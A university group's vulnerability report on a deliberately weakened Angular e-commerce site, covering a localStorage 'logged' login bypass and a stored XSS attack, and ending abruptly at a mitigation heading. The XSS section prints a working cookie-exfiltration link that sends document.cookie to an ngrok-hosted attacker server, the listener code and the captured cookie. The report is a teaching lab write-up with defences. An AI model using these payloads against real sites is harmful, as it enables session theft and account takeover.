C-Kiosk Vulnerability Analysis

Assignment 1 Deliverable 3

Group 8

Michael Butto, Aik Nersisian, Karanpreet Tatla, Karandeep Ubhi

BTN710

Table of Contents

Introduction

C-Kiosk is a subscription-based e-commerce website that sells produce vegetables and fruits to its customers. Users can choose the desired box that will contain different amounts of vegetables and fruits and subscribe to it. Then the box will be delivered directly to their door every month. The application is based on the Angular framework and is connected to MongoDB to store business-specific and registered user's information.

After analyzing the app a couple of vulnerabilities were discovered. One major vulnerability allows users to bypass login and access sensitive user information, as well as website content that unauthorized users are not supposed to be able to access. Another exploit was discovered that allowed an attacker to obtain sensitive user information by using XSS to obtain the user cookie. An SQL Injection was also attempted but given the nature of the web application, the SQL injection was unsuccessful.

This report will explore a Login Bypass Exploit, an XSS Vulnerability, and an Unsuccessful SQL Injection. The report will go into detail about how the Login Bypass Exploit and XSS Vulnerability work and how it is done, as well as explain why this application was vulnerable to these attacks. The application was secure enough to be protected against SQL Injection, which will be analyzed in-depth as to why this type of attack is not possible for this application.

The Exploits - Summary

Brief Description

The Login Bypass exploit is possible due to improper authentication. Although a password is required for login, proper authentication using JSON Web Token (JWT) to properly authenticate the user is not used. This allows an attacker to “log in” to the website given that they know an existing username, and set the “logged” value in local storage to “true”. By doing this the attacker can access private user information, and have access to site features that are only supposed to be accessed by authenticated users.

XSS attacks became popular recently. There are numerous ways how the attacker can run XSS attacks using the vulnerability in the application. Thus, tracing the attacker is usually difficult. There are two types of XSS attacks: stored and reflected. Stored XSS attacks are those which are directly inserted into the vulnerable web application, and can cause huge damage. Reflected XSS attacks involve the reflecting of a malicious script off of a web application, onto a user’s browser. (Cross-site scripting). In the C-Kiosk application, the second method was used. A link was created that redirects users to the hacker’s website, and simply steal their session cookie information.

Operating System (OS)

The vulnerabilities affect all Operating Systems which can use modern browsers, including but not limited to Windows, Linux, Ubuntu, and macOS. This application is a web-based application so the operating system that the user is accessing the web app is running on does not determine whether or not the attacker can take advantage of these exploits. These vulnerabilities are exploitable on most modern web browsers including Google Chrome, Mozilla

Protocols/Services/Applications

App name and version
Windows 10
Google Chrome
MongoDb

For the purpose of this report the vulnerability was tested using Windows 10/Kali, Google Chrome, and MongoDb.

References

https://developers.google.com/web/tools/chrome-devtools/storage/localstorage
https://docs.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver15
https://jwt.io/
http://www.passportjs.org/packages/passport-jwt/
https://portswigger.net/web-security/sql-injection
https://www.w3schools.com/sql/sql_injection.asp
https://www.imperva.com/learn/application-security/sql-injection-sqli/
https://www.acunetix.com/websitesecurity/sql-injection/
https://medium.com/rangeforce/nosqlmap-a67d76b88c48
https://medium.com/better-programming/little-bobby-collections-how-to-write-a-mongodb-injection-ad58a4e2d754
https://en.m.wikipedia.org/wiki/MongoDB
https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/
https://ngrok.com/
https://www.pubnub.com/learn/glossary/what-is-ngrok/
https://www.checkmarx.com/2017/10/09/3-ways-prevent-xss/
https://security.stackexchange.com/questions/181616/do-xss-attempts-leave-any-trace-on-the-server

The Attack - Login Bypass

Description of Network

The attacker must have a connection to the web application and the email(username) of an existing user. The application has a backend server that establishes a connection to the database which is managed using MongoDB.

Protocol/Service Description

This exploit takes advantage of the web application and its lack of proper authentication using JWT.

“JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object.”


JWT method of authentication used in web applications and sites with JSON formatted objects (tokens). The back-end server generates a signed token which will then be sent to the client. When a client requests access to a resource that requires authentication, the token is sent as part of the HTTP request, which is then validated by the server to authenticate the user verifying that the client has the proper credentials needed to view the requested information. Once successful validation of the JWT has occurred, the server can now send back the information requested. If the validation of the token is unsuccessful, the server can deny the client.

Information is also stored in local storage that allows users to bypass login in an even simpler sense. A variable called “logged” is stored in local storage on the web app. This variable is either true or false and can be set by the user accessing local storage. If logged is true, the user can see website content that should be hidden as they are not properly logged in as an authenticated user. This exploit was tested using Google Chrome.


How the Exploit Works

Since this web application lacks proper authentication using JSON Web Token and stored login variables in the browsers local storage (which is used by the backend), bypassing the login is possible. The only requirement to gain worthwhile information whilst carrying out this kind of attack is that the attacker must know an existing user's email (email is used to login to the web app). If the user sets the local storage logged variable to true and attempts to log in using an existing users id (which will set the local storage variable storing the user's id to the username), and then navigates back to the home page the attacker will then be presented with additional options such as and account and a logout button. Upon clicking the account page, the attacker would be presented with a 404 page. If the attacker puts the existing user’s username at the end of the URL, and then navigate back from that page, and then forward to that page again, the attacker will be presented with the user's information.

This exploit is possible for three reasons, one being that an attacker can pseudo login by taking advantage of variables presented in the browser's local storage. In this case, the “logged” variable is presented. The “logged” variable is used simply to check whether or not a user is logged in, disregarding the need for any actual credentials, and neglecting to do any sort of authentication.




Key	Value
logged	true



```
update(_id: string, subName, subPeriod, subBoxType, subPrice, isActive) {
    this.logged = JSON.parse(localStorage.getItem('logged'));
    this.userId = JSON.parse(localStorage.getItem('userId'));
    this.userName = JSON.parse(localStorage.getItem('userName'));

    this.m.usersGetByUsername(this.userName).subscribe((u) => {
        this.user = u;
        if (this.logged === true) {
            const obj = {
                _id: _id,
                subName: subName,
                subPeriod: subPeriod,
                subBoxType: subBoxType,
                subPrice: subPrice,
                isActive: isActive,
                date: this.dateMain
            };

            this.user.subscriptionInfo = [ obj ];
            console.log(this.user.subscriptionInfo[0].date);

            this.m
                .usersUpdateSubscriptionInfo(this.user._id, this.user.subscriptionInfo)
                .subscribe((u) => (this.message = u.message));
            console.log(this.user.subscriptionInfo);
            console.log(this.user._id + '    ' + subName);
        } else {
            this.router.navigate([ '/login' ]);
        } //!if
    });
}
```

The next reason for this exploit existing is the fact that the web app does not use any form of authentication using JSON Web Token. The use of JSON Web Token is essential for user authentication in Angular web apps. This is a very secure way of verifying that a user is who they say they are, and ensures proper authentication of users.

The lack of JSON Web Token use carries into the final reason why this exploit is possible. All queries of information in the database are not protected. This means that as long as a user is logged in, whether it be correctly logged in or pseudo logged in as demonstrated in this exploit, the user can access parts of the website that query the database, and receive correct information when doing so.



```
//Get All
app.get("/api/users", passport.authenticate('jwt', {session: false}),(req, res) => {
    m.usersGetAll()
    .then(data => {
        res.json(data);
    })
    .catch(() => {
        res.status(404).json({
            message: "Resource not found"
        });
    });
});
//Get One
app.get("/api/users/:username",(req, res) => {
    m.usersGetById(req.params.username)
    .then(data => {
        res.json(data);
    })
    .catch(() => {
        res.status(404).json({
            message: "Resource not found"
        });
    });
});
```

Description of the Attack

The first thing that the attacker must do is navigate to the login page. From here the user must enter an existing user's username and anything in the password field. The attacker should then attempt to log in, which upon entering the incorrect password will be denied the login request. After this, the attacker must navigate to the browser's local storage and change the "logged" variable to true. After the "logged" variable has been set to true, the attacker should then navigate back to the home page. Once there they will now see two new buttons at the top right, one for an account, and one for logout. If the attacker clicks on the account button they will be brought to a page which will 404. Upon reaching this page, copy the "userId" variable from local storage, or enter the existing user's username (email) at the end of the account page URL. Once the attacker is forwarded to this page there will first be no information given. From here the attacker should go back and then navigate forward back to the account page with the username in the URL. Now the attacker should be presented with the user's information.

Signature of the Attack

This attack could leave a signature. If the attacker manipulates data once they are in the application such as adding reviews or changing subscriptions, the user will be able to see that someone was able to manipulate data related to their account.

How to Protect Against it

The best way to protect against this kind of attack is to properly implement means of authentication on the web app. In the case of this application, the first step is to avoid storing variables in the browser's local storage that allows users to bypass authentication. The next step, in this case, is to properly implement the use of JWT when logging into the application. As of right now, there is no proper authentication other than checking that the user is “logged” and that user id is present. Finally in order to make this application even more secure, is to require authentication for navigation around the application, so that whenever a query to the database is done, the user who is executing the query is authenticated, and is verified to be allowed to view the sensitive pages.

The Attack - XSS

Description and Diagram of Network

The attacker posts a link on the website. And every time someone clicks it, the embedded script will be executed. Then the stored user’s cookie will be sent to the attacker's web server where it can be retrieved (see fig. 1)



Attacker
POST www.kiosk.com/post-comment
1
Posts a link which executes a malicious script
www.kiosk.com
Webserver Database
Mike Posted: javascript:location.replace('attackers-server-address?secret='+document.cookie)
3
5
The attacker gets the received by the server information
Attackers web server
4
The script executes and sends the victims cookies to the attackers server
Victim
2
GET www.kiosk.com/lastest-post
Website Response
<html>
Mike Posted: javascript:location.replace('attackers-server-address?secret='+document.cookie)
</html>

Fig. 1. Network Diagram


Protocol/Service Description

Our application is a website built on the Angular framework. By default, Angular treats all values as unsaturated. Hence, “[when] a value is inserted into the DOM from a template, via property, attribute, style, class binding, or interpolation, Angular sanitizes and escapes [this] values.” (Angular). Also, when writing an application on the Angular Framework, it is a bad practice to write ANY code inside the main.html file. And, that is exactly what we did to create a vulnerability in the application and avoid Angular’s sensitization and escaping of the characters, which mainly happens in the components, not in the main.html.

How the Exploit Works


The main difference between cross-site scripting and for example SQL injection is the fact that the later methods target the application's vulnerabilities. However, the XSS targets specifically the users of the application.

Every time a user performs a log-in, the website stores a session cookie, which includes various information about the user: username, email, hashed password (if encrypted) etc. For this assignment's purposes, a custom cookie was created and filled with different information.



```
document.cookie =
  '"user"={"id":101,"firstName":"Santa","lastName":"Claus",' +
  '"address":"101 Candy Cane Ln, North Pole","email":"santa@example.com",' +
  '"passwordHash":"8b0dc2e34844337434b8475108a490ab"}'
```

After a perpetrator discovers a vulnerability in the web application, different methods can be used to retrieve other users' stored cookies. In our case, the attacker is lucky, because there is a comment section on the website where people can leave comments.




Then the attacker can simply post a link that redirects users to their website. The interesting part is while redirecting, the attacker can make sure that the user's session cookie information is ALSO brought to his website! Then it can be easily accessed and used to cause harm to the victim.

Description and Diagram of the Attack

First of all, the user needs to go to the web application and log-in. After they log-in a cookie will be created and stored in the local storage. Thus, every time the connection between the user and the web application is stopped, it can be easily recovered by using the cookie from the storage. The cookie might contain various sensitive information about the user.

Then, after the vulnerability is discovered, the attacker can plan his attacks, which sometimes can be devastating. In our case, the attacker will try to get access to the user's cookie information. To do it, the attacker writes a simple web server application and runs it.




```
const http = require('http')
const port = 8000

http.createServer((req, res) => {
  const headers = {
    'Access-Control-Allow-Origin': '*',
    'Access-Control-Allow-Methods': 'OPTIONS, POST, GET',
    'Access-Control-Max-Age': 2592000, // 30 days
    'Access-Control-Allow-Headers': 'Content-Type',
  }
  if (req.method === 'OPTIONS') {
    res.writeHead(204, headers)
    res.end()
    return
  }
  if (['GET', 'POST'].indexOf(req.method) > -1) {
    console.log(decodeURIComponent(req.url))
    let body = []
    req.on('data', data => body.push(data))
      .on('end', () => console.log(Buffer.concat(body).toString()))
    res.writeHead(200, headers)
    res.end('Hello World')
    return
  }

  res.writeHead(405, headers)
  res.end(`${req.method} is not allowed for the request.`)
}).listen(port)

console.log(`listening on localhost port ${port}`)
```

It can be done by the following commands by using Visual studio (in our case)

1. Npm run “name-of-the-js-file”
2. Ngrok “name-of-the-js-file” “the-port-number”


Npm run “name-of-the-js-file” will run the server locally on the port 8000 (in our case). Then Ngrok “name-of-the-js-file” “the-port-number” is used by the attacker. Ngrok is a cross-platform application that allows to expose a local server to the internet. It simply allows to host the local server on the ngrok.com subdomain, meaning that no public IP or domain will be needed on the local machine. (What Is Ngrok)

After Ngrok is executed, the attacker gets a custom address for his server.




```
ngrok by @inconshreveable

Session Status                online
Session Expires               5 hours, 41 minutes
Version                       2.3.35
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://cb71d8699041.ngrok.io -> http://localhost:8000
Forwarding                    https://cb71d8699041.ngrok.io -> http://localhost:8000
```

Then, the attacker goes to the comment section on the website and posts the following "comment".



```
<a href="javascript:location.replace('http://cb71d8699041.ngrok.io?secret=
    '+document.cookie)">Hey guys, check this out!</a>
```


And the following comment will appear on the website.



Mike says: Hey guys, check this out!

The main part of the attack is ready! Now, the attacker simply waits for users to click the created link. After it is clicked, now the victim will be redirected to the attacker's hosted server, and the cookie information of the victim will be brought to the redirected website too.

The last step left is for the attacker to go to the web server logs, and retrieve the victim's cookies. In our case, we can see the cookie information in the Visual Studios console, where we previously run the command Npm run "name-of-the-js-file"



```
/?secret=      "user"={"id":101,"firstName":"Santa","lastName":"Claus","address":"101 Candy
 Cane Ln, North Pole","email":"santa@example.com","passwordHash":"8b0dc2e34844337434b847510
8a490ab"}
```

Signature of the Attack

If the web application does not use any additional security, then the attack usually does not leave any traces. However, when WAF or any other security firewalls are used, as soon as the attack happens, the attack will be detected and the owner of the website will be informed about it. WAF employs signature filtering to identify and block malicious requests, or it can also notify the owner if an attempt of attack was made by the hacker.

How to Protect Against it

XSS vulnerabilities are not easy to prevent. There are various ways and methods using XSS attacks in most web applications. As it was mentioned above, the XSS attacks most of the time affect the user of the website. Thus, it is difficult to catch or fix them. Moreover, compared to the SQL injection which can be prevented by simply using properly prepared statements, there is no one default way or a strategy to counter XSS attacks. Below you can see a couple of ways that can help to prevent XSS attacks.

1. **Sanitizing**

